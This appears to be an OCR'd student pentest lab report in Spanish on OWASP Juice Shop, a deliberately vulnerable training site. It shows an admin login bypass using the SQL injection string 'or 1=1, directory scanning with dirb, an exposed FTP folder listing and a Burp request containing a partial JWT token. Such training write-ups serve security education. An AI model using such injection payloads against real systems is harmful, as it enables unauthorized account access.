

Aguilar Navarrete Erick David

Monjaraz Galicia Ricardo

Pineda Pineda Yaotzin


Retest






1:Se encontró el correo del administrador en los comentarios del primero producto


2: Ingresamos en el login ‘or 1=1




Ingresamos como admin con la inyección sql




3: Con dirb se hace una búsqueda de directorios y se encontró el directorio robots.txt






4: Se puede acceder libremente a archivos confidenciales mediante FTP


Con target podemos ver que al momento de mapear podemos ver que sale FTP



Learn
Site map
Issue definitions
Scope settings
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
/
api
assets
favicon.ico
ftp
ftp
main.js
polyfills.js
profile
profile
promotion
rest
runtime.js
socket.io
vendor.js
https://spocs.getpocket.com
Host
Method
URL
Params
Status code
Length
MIME type
https://juice-shop.herok...
GET
/main.js
304
416
script
Request
Response
Pretty
Raw
Hex
1 GET /main.js HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=
dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF
0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXN
Search...
0 highlights
Inspector
Request attributes
2
Request cookies
4
Request headers
14
Response headers
14


listing directory /ftp
https://juice-shop.herokuapp.com/ftp
Search
~ / ftp
quarantine
coupons_2013.md.bak
incident-support.kdbx
order_130f-452c5401885eea1d.pdf
order_5267-30accbb6ce7c6612.pdf
order_8bdb-65c3cec63721a0d4.pdf
order_934c-ba73c6f09bdf600e.pdf
acquisitions.md
eastere.gg
legal.md
order_130f-61facde77e0e60bc.pdf
order_5267-a4a45a94ff9171e9.pdf
order_8bdb-dad72b96189a8244.pdf
package.json.bak
announcement_encrypted.md
encrypt.pyc
order_02a2-64d98db4bf49f3dc.pdf
order_130f-b67e5808611e5b1f.pdf
order_5267-d11f065d098cb9ac.pdf
order_934c-a908d84f6f61caf1.pdf
suspicious_errors.yml

